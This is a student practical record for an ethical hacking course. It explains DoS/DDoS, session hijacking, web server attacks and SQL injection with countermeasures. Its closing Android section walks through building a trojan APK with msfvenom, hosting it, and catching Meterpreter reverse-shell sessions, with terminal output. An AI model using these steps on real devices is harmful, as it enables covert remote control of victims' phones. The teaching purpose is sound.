



# **SCHOOL OF TECHNOLOGY AND APPLIED SCIENCE**

**CENTRE FOR PROFESSIONAL AND ADVANCED STUDIES**

**(Established by Government of Kerala )**

**Affiliated to Mahatma Gandhi University**

**Chuttipara - Pathanamthitta 689645**

## **PRACTICAL RECORD**

**ON**

### **ETHICAL HACKING - SECURITY LAB II**

*Submitted in partial fulfillment of the requirements  
for the award of degree of*

**NAME** : .....  
**COURSE & SEM** : .....  
**REGISTER NUMBER** : .....  
**DATE OF SUBMISSION** : .....  
**DATE OF VALUATION** : .....

**EXTERNAL EXAMINER**

**LECTURER IN-CHARGE**

**INTERNAL EXAMINER**

**SEAL**

## **INDEX**

<b>SL NO.</b>	<b>NAME OF PROGRAM</b>	<b>PAGE NO.</b>
<b>01</b>	<b>DENIAL OF SERVICE</b>	<b>03</b>
<b>02</b>	<b>SQL INJECTION</b>	<b>10</b>
<b>03</b>	<b>ANDROID HACKING</b>	<b>12</b>

## DENIAL OF SERVICE

### Denial of Service Attack

- Denial of Service (DoS) is an attack on a computer or network that reduces, restricts or prevents accessibility of system resources to its legitimate users
- In a DoS attack, attackers flood a victim system with a non-legitimate service requests or traffic to overload its resources
- DoS attack leads to unavailability of a particular website and slow network performance

### Distributed Denial of Service Attack

- A distributed denial of service (DDoS) attack involves a multitude of compromised systems attacking a single target, thereby causing denial of service for users of the targeted system
- To launch a DDoS attack, an attacker uses botnets and attacks a single system

### How DDoS attacks Work?

- Attacker sets a handler system
- Handler infects a large number of computers over internet (zombies)
- Zombie systems are instructed to attack a target server

### Basic Categories of DoS/DDoS Attack Vectors

- Volumetric attacks - Consumes the bandwidth of target network or service
- Fragmentation attacks - Overwhelms target's ability of re-assembling the fragmented packets
- TCP State-Exhaustion Attacks - Consumes the connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers
- Application Layer Attacks - Consumes the application resources or service thereby making it unavailable to other legitimate users

### Bandwidth Attacks

- A single machine cannot make enough requests to overwhelm network equipment; hence DDoS attacks were created where an attacker uses several computers to flood a victim
- When a DDoS attack is launched, flooding a network, it can cause network equipment such as switches and routers to be overwhelmed due to the significant statistical change in the network traffic
- Attackers use botnets and carry out DDoS attacks by flooding the network with ICMP ECHO packets
- Basically, all bandwidth is used and no bandwidth remains for legitimate use

### Service Request Floods

- An attacker or group of zombies attempts to exhaust server resources by setting up and tearing down TCP connections
- Service request flood attacks flood servers with a high rate of connections from a valid source
- It initiates a request on every connection

### SYN Attack

- The attacker sends a large number of SYN request to target server (victim) with fake source IP addresses
- The target machine sends back a SYN ACK in response to the request and waits for the ACK to complete the session setup
- The target machine does not get the response because the source address is fake

- Note: This attack exploits the three-way handshake method

### SYN Flooding

- SYN Flooding takes advantage of a flaw how most hosts implement the TCP three-way handshake
- When Host receives the SYN request from Att must keep track of the partially opened connection in a "listen queue" for at least 75 seconds
- A malicious host can exploit the small size of the listen queue by sending multiple SYN requests to a host, but never replying to the SYN/ACK
- The victim's listen queue is quickly filled up
- This ability of holding up each incomplete connection for 75 seconds can be cumulatively used as a Denial of Service attack

### ICMP Flood Attack

- ICMP flood attack is a type Dos attack in which perpetrators send a large number of ICMP packets directly or through reflection networks to victims causing it to be overwhelmed and subsequently stop responding to legitimate TCP/IP requests
- To protect against ICMP flood attack, set a threshold limit that when exceeds invokes the ICMP flood attack protection feature

### Peer-to-Peer Attacks

- Using peer-to-peer attacks, attackers instruct clients of peer-to-peer file sharing hubs to disconnect from their peer to peer network and to connect to the victim's fake website
- Attackers exploit flaws found in the network using DC++ (Direct Connect) protocol that is used for sharing all types of files between instant messaging clients
- Using this method, attackers launch massive denial of service attacks and compromise websites

### Permanent Denial-of-Service Attack

- Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware
- Unlike other DoS attacks, it sabotages the system hardware, requiring the victim to replace or reinstall the hardware
- This attack is carried out using a method known as 'bricking a system'
- Using this method, attackers send fraudulent hardware updates to the victims

### Application-Level Flood Attacks

- Application level flood attacks result in the loss of services of a particular network, such as emails, network resources, the temporary ceasing of applications and services, and more
- Using this attack, attackers exploit weaknesses in programming source code to prevent the application from processing legitimate requests
- Using application level flood attacks, attackers attempts to:
  - Flood web applications to legitimate user traffic
  - Disrupt service to a specific system or person for example, blocking a user's access by repeating invalid login attempts
  - Jam the application database connection by crafting malicious SQL queries

## Distributed Reflection Denial of Service (DRDOS)

- A distributed reflected denial of service attack (DRDOS), also known as spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application
- Attacker launches this attack by sending requests to the intermediary hosts, these requests are then redirected to the secondary machines which in turn reflects the attack traffic to the target
- Advantage:
  - The primary target seems to be directly attacked by the secondary victim, not the actual attacker
  - As multiple intermediary victim servers are used which results into increase in attack bandwidth

## Detection Techniques

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic

1. Activity Profiling
2. Changepoint detection
3. Wavelet-based signal analysis

All detection techniques define an attack as an abnormal and noticeable deviation from a threshold of normal network traffic statistics

### Activity Profiling

- An attack is indicated by:
  - An increase in activity levels among the network flow clusters
  - An increase in the overall number of distinct clusters (DDoS attack)
- Activity profile is done based on the average packet rate for a network flow, which consists of consecutive packets with similar packet fields
- Activity profile is obtained by monitoring the network packet's header information

### Wavelet-based Signal Analysis

- Wavelet analysis describes an input signal in terms of spectral components
- Wavelets provide for concurrent time and frequency description
- Analyzing each spectral window's energy determines the presence of anomalies
- Signal analysis determines the time at which certain frequency components are present

### Sequential Change Point Detection

- Isolate Traffic - Change-point detection algorithms isolate changes in network traffic statistics caused by attacks
- Filter Traffic - The algorithms filter the target traffic data by address, port, or protocol and store the resultant flow as a time series
- Identify Attack - Sequential change-point detection technique uses Cusum algorithm to identify and locate the DoS attacks; the algorithm calculates deviations in the actual versus expected local average in the traffic time series
- Identify Scan Activity - This technique can also be used to identify the typical scanning activities of the network worms

## DoS/DDOS Countermeasures

- Use strong encryption mechanisms such as WPA2, AES 256, etc. for broadband networks to withstand against eavesdropping

- Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect any anomalous behavior
- Disable unused and insecure services
- Block all inbound packets originating from the service ports to block the traffic from reflection servers
- Update kernel to the latest release
- Prevent the transmission of the fraudulently addressed packets at ISP level
- Implement cognitive radios scrambling attacks the physical layer to handle the jamming and scrambling attacks
- Configure the firewall to deny external ICMP traffic access
- Perform the thorough input validation
- Prevent use of unnecessary functions such as gets, strcpy etc.
- Secure the remote administration and connectivity testing
- Data processed by the attacker should be stopped from being executed
- Prevent the return addresses from being overwritten

## SESSION HIJACKING

### What is Session Hijacking?

- Session hijacking refers to an attack where an attacker takes over a valid TCP communication session between two computers
- Since most authentication only occurs at the start of a TCP session, this allows the attacker to gain access to a machine
- Attackers can sniff all the traffic from the established TCP sessions and perform identity theft, information theft, fraud, etc.
- The attacker steals a valid session ID and use it to authenticate himself with the server

### Why Session Hijacking is Successful?

- No account lockout for invalid session IDs
- Weak session ID generation algorithm or small session IDs
- Insecure handling of session IDs
- Indefinite session expiration time
- Most computers using TCP/IP are vulnerable
- Most countermeasures do not work unless you use encryption

### Session Hijacking Process

1. Stealing - The attacker uses different techniques to steal session IDs

Some of the techniques used to steal session IDs:

1. Using the HTTP referrer header
  2. Sniffing the network traffic
  3. Using the cross-site-scripting attacks
  4. Sending Trojans on client machines
2. Guessing - The attacker tries to guess the session IDs by observing variable parts of the session IDs
  3. Brute Forcing - The attacker attempts different IDs until he succeeds  
Using brute force attacks, an attacker tries to guess a session ID until he finds the correct session ID

## Types of Session Hijacking

- Active Attack

In an active attack, an attacker finds an active session and takes over

- Passive Attack

With a passive attack, an attacker hijacks a session but sits back and watches and records all the traffic that is being sent forth

## Session Hijacking in OSI Model

- Network Level Hijacking

Network level hijacking can be defined as the interception of the packets during the transmission between the client and the server in a TCP and UDP session

- Application Level Hijacking

Application level hijacking is about gaining control over the HTTP's user session by obtaining the session IDs

## Spoofing vs. Hijacking

- Hijacking
  - Session hijacking is the process of taking over an existing active session
  - Attacker relies on the legitimate user to make a connection and authenticate
- Spoofing Attack
  - Attacker pretends to be another user or machine (victim) to gain access
  - Attacker does not take over an existing active session. Instead he initiates a new session using the victim's stolen credentials

## HACKING WEB

### Hacking Web Servers

A web server, which can be referred to as the hardware, the computer, or the software, is the computer application that helps to deliver content that can be accessed through the Internet. Most people think a web server is just the hardware computer, but a web server is also the software computer application that is installed in the hardware computer. The primary function of a web server is to deliver web pages on the request to clients using the Hypertext Transfer Protocol (HTTP).

## Web Server Attacks types:

### DOS attack:

An attacker may cause a denial of service attack by sending numerous service request packets overwhelming the servicing capability of the web server, or he may try to exploit a programming error in the application causing a DOS attack.

E.g. buffer overflow attack, SYN flooding, HTTP get Request Flooding, Ping of death.

## Website Defacement:

SQL injection attacks are used to deface the website. When an attacker finds out that input fields are not sanitized properly, he can add SQL strings to maliciously craft a query which is executed by the web browser. He may store malicious/unrelated data in the database; when the website is requested, it will show irrelevant data on the website, thus displaying a defaced website.

## Directory Traversal:

This is vulnerability where an attacker is able to access beyond the web root directory from the application. If he is able to access beyond web root directory, he might execute OS commands and get sensitive information or access restricted directories.

## Misconfiguration attacks:

If unnecessary services are enabled or default configuration files are used, verbose/error information is not masked; an attacker can compromise the web server through various attacks like password cracking, Error-based SQL injection, Command Injection, etc.

## Phishing Attack:

An attacker may redirect the victim to malicious websites by sending him/her a malicious link by email which looks authentic, but redirects him/her to malicious web page thereby stealing their data.

There are a lot of other web application attacks which can lead to a web server attack- Parameter form tampering, Cookie tampering, unvalidated inputs, SQL injection, Buffer overflow attacks.

## Methodology:

### Information Gathering:

Information related to the target server is collected from various sources like

- From websites
- WHOIS information
- Netcraft information
- Banner grabbing
- Port scanning with Nmap.
- Mirroring a website using Htttrack.

### Vulnerability Scanning:

There are automated tools for scanning a web server and applications running on it. The results may show various threats and vulnerabilities on the target web server; these vulnerabilities may later be exploited using tools or manually.

E.g. Acunetix, Nikto, Vega etc

## Password Attacks:

- Guessing/Default passwords
- Brute Forcing
- Dictionary Attacks



## Countermeasures :

- Update and patch web servers regularly.
- Do not use the default configuration.
- Store configuration files securely.
- Scan the applications running on the web server for all vulnerabilities.
- Use IDS and firewall with updated signatures.
- Block all unnecessary protocols and services.
- Use secure protocols.
- Disable default accounts, follow strict access control policy.
- Install Anti-virus, and update it regularly.
- All OS and software used should be latest and updated.

## SQL INJECTION

### Sql Injection

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

### What is the impact of a successful SQL injection attack?

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

### SQL injection examples

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- Retrieving hidden data, where you can modify an SQL query to return additional results.
- Subverting application logic, where you can change a query to interfere with the application's logic.
- UNION attacks, where you can retrieve data from different database tables.
- Examining the database, where you can extract information about the version and structure of the database.
- Blind SQL injection, where the results of a query you control are not returned in the application's responses.

### How to detect SQL injection vulnerabilities

The majority of SQL injection vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:

- Submitting the single quote character ' and looking for errors or other anomalies.
- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application's responses.
- Submitting payloads designed to trigger time delays when executed within an SQL query, and looking for differences in the time taken to respond.

- Submitting OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitoring for any resulting interactions.

## How to prevent SQL injection

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
```

```
Statement statement = connection.createStatement();
```

```
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
```

```
statement.setString(1, input);
```

```
ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin. Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe. It is all too easy to make mistakes about the possible origin of data, or for changes in other code to violate assumptions about what data is tainted.

## ANDROID HACKING

The mobile device has become an inseparable part of life today. The attackers are easily able to compromise the mobile network because of various vulnerabilities, the majority of the attacks are because of the untrusted apps. The Android Platform has been a favorite of hackers worldwide. The open source platform and the variety of hardware options makes Android a hacker's dream.


Security is a major part of the Android ecosystem. Android was created with openness in mind, and is conducive to the use of third party applications and cloud-based services. Android seeks to be a secure and usable operating system for mobile platforms.

### Three Biggest Hacking Threats to Your Android

- **Data in transit:** Android devices and mobile devices in general are especially susceptible because they use wireless communications exclusively and often public WiFi, which can be insecure. An attack that is used frequently by hackers is a man-in-the-middle attack where an attacker breaks into the device and redirects data to exploit the resources on it before forwarding it to the original destination. This method allows the hacker to spy on Internet browsing activity, steal keystrokes to identify passwords and isolate the individual's physical location, along with potentially listening to calls and intercepting texts.
- **Third party apps:** In a recent study, 57% of malicious apps in the Android marketplace were found in third party app stores.
- **SMS Trojans:** By including premium dialing functionality into a Trojan app an attacker can run up the victim's phone bill and get the mobile carriers to collect and distribute the money to them. Another malicious usage of SMS involves using an infected device to send out SMS text messages to all contacts in the address book with a link to trick the recipients into downloading and installing the worm, thereby infecting many devices at one time.


We are creating a malicious android payload or application using msfvenom then installing it in android device.

## Step 1: Find the IP address using “ifconfig”



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:feca:8c75 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:ca:8c:75 txqueuelen 1000 (Ethernet)  
    RX packets 16179 bytes 7359102 (7.0 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 11339 bytes 3269850 (3.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 132514 bytes 52400454 (49.9 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 132514 bytes 52400454 (49.9 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

## Step 2: Create payload using msfvenom “msfvenom -p android/meterpreter/reverse\_tcp LHOST=ipaddr LPORT=port\_no R > /location/appname.apk”



```
root@kali: ~  
File Edit View Search Terminal Help  
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'  
-n, --nopsled <length> Prepend a nopsled of [length] size on to the  
e payload  
--pad-nops Use nopsled size specified by -n <length> as  
s the total payload size, auto-prepending a nopsled of quantity (nops minus payl  
oad length)  
-s, --space <length> The maximum size of the resulting payload  
--encoder-space <length> The maximum size of the encoded payload (de  
faults to the -s value)  
-i, --iterations <count> The number of times to encode the payload  
-c, --add-code <path> Specify an additional win32 shellcode file  
to include  
-x, --template <path> Specify a custom executable file to use as  
a template  
-k, --keep Preserve the --template behaviour and inject  
t the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for c  
ertain output formats  
-t, --timeout <second> The number of seconds to wait when reading  
the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message  
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT  
T=4444 R > /var/www/html/androidApp.apk
```

```
root@kali: ~  
File Edit View Search Terminal Help  
-s, --space <length> The maximum size of the resulting payload  
--encoder-space <length> The maximum size of the encoded payload (de  
faults to the -s value)  
-i, --iterations <count> The number of times to encode the payload  
-c, --add-code <path> Specify an additional win32 shellcode file  
to include  
-x, --template <path> Specify a custom executable file to use as  
a template  
-k, --keep Preserve the --template behaviour and inject  
t the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for c  
ertain output formats  
-t, --timeout <second> The number of seconds to wait when reading  
the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message  
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.23 LPOR  
T=4444 R > /var/www/html/androidApp.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the p  
ayload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 10092 bytes  
root@kali:~#
```


### Step 3: Open msfconsole

```
root@kali: ~  
File Edit View Search Terminal Help  
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:  
Active: active (running) since Sun 2019-09-15 16:24:46 +08; 2h 4min ago  
Docs: https://httpd.apache.org/docs/2.4/  
Process: 1554 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCE  
Main PID: 1565 (apache2)  
Tasks: 8 (limit: 2316)  
Memory: 14.8M  
CGroup: /system.slice/apache2.service  
├─1565 /usr/sbin/apache2 -k start  
├─1567 /usr/sbin/apache2 -k start  
├─1568 /usr/sbin/apache2 -k start  
├─1569 /usr/sbin/apache2 -k start  
├─1570 /usr/sbin/apache2 -k start  
├─1571 /usr/sbin/apache2 -k start  
├─1572 /usr/sbin/apache2 -k start  
└─1600 /usr/sbin/apache2 -k start  
Sep 15 16:24:46 kali systemd[1]: Starting The Apache HTTP Server...  
Sep 15 16:24:46 kali apachectl[1554]: AH00558: apache2: Could not reliably deter  
Sep 15 16:24:46 kali systemd[1]: Started The Apache HTTP Server.  
root@kali:~# msfconsole  
This copy of metasploit-framework is more than two weeks old.  
Consider running 'msfupdate' to update to the latest version.  
[*] Starting the Metasploit Framework console...-
```



#### Step 4: Set exploit handler and select payload type using

- > use exploit/multi/handler
- > set payload android/meterpreter/reverse\_tcp




```
root@kali:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.

  ____
 /  __ \
/   /  \
/_____/

[ metasploit v5.0.39-dev- ]
+ -- --[ 1912 exploits - 1070 auxiliary - 329 post ]
+ -- --[ 545 payloads - 45 encoders - 10 nops ]
+ -- --[ 3 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

#### Step 5: Set LHOST and LPORT



```
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.23     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.23
```

## Step 6: Start exploit using "> exploit"

```
root@kali: ~  
File Edit View Search Terminal Help  
Id Name  
-- --  
0 Wildcard Target  
  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.23:4444  
[*] Sending stage (72445 bytes) to 192.168.1.21  
[*] Meterpreter session 1 opened (192.168.1.23:4444 -> 192.168.1.21:50168) at 2019-09-15 18:30:24 +0800  
[*] Sending stage (72445 bytes) to 192.168.1.21  
[*] Meterpreter session 2 opened (192.168.1.23:4444 -> 192.168.1.21:44720) at 2019-09-15 18:30:24 +0800  
[*] Sending stage (72445 bytes) to 192.168.1.21  
[*] Meterpreter session 3 opened (192.168.1.23:4444 -> 192.168.1.21:34620) at 2019-09-15 18:30:24 +0800  
[*] Sending stage (72445 bytes) to 192.168.1.21  
[*] Meterpreter session 4 opened (192.168.1.23:4444 -> 192.168.1.21:36583) at 2019-09-15 18:30:25 +0800  
[*] Sending stage (72445 bytes) to 192.168.1.21  
meterpreter > 
```

## Step 7: In Android device install the .apk file.

## Step 8: In exploit view all active session using ">sessions"

```
root@kali: ~  
File Edit View Search Terminal Help  
19-09-15 18:30:25 +0800  
[*] Sending stage (72445 bytes) to 192.168.1.21  
meterpreter > background  
[*] Backgrounding session 4...  
msf5 exploit(multi/handler) > sessions  
  
Active sessions  
*****  


| Id | Name | Type                       | Information        | Connection                                             |
|----|------|----------------------------|--------------------|--------------------------------------------------------|
| 1  |      | meterpreter dalvik/android | u0_a61 @ localhost | 192.168.1.23:4444 -> 192.168.1.21:50168 (192.168.1.21) |
| 2  |      | meterpreter dalvik/android | u0_a61 @ localhost | 192.168.1.23:4444 -> 192.168.1.21:44720 (192.168.1.21) |
| 3  |      | meterpreter dalvik/android | u0_a61 @ localhost | 192.168.1.23:4444 -> 192.168.1.21:34620 (192.168.1.21) |
| 4  |      | meterpreter dalvik/android | u0_a61 @ localhost | 192.168.1.23:4444 -> 192.168.1.21:36583 (192.168.1.21) |
| 5  |      | meterpreter java/android   |                    | 192.168.1.23:4444 -> 192.168.1.21:41583 (192.168.1.21) |

  
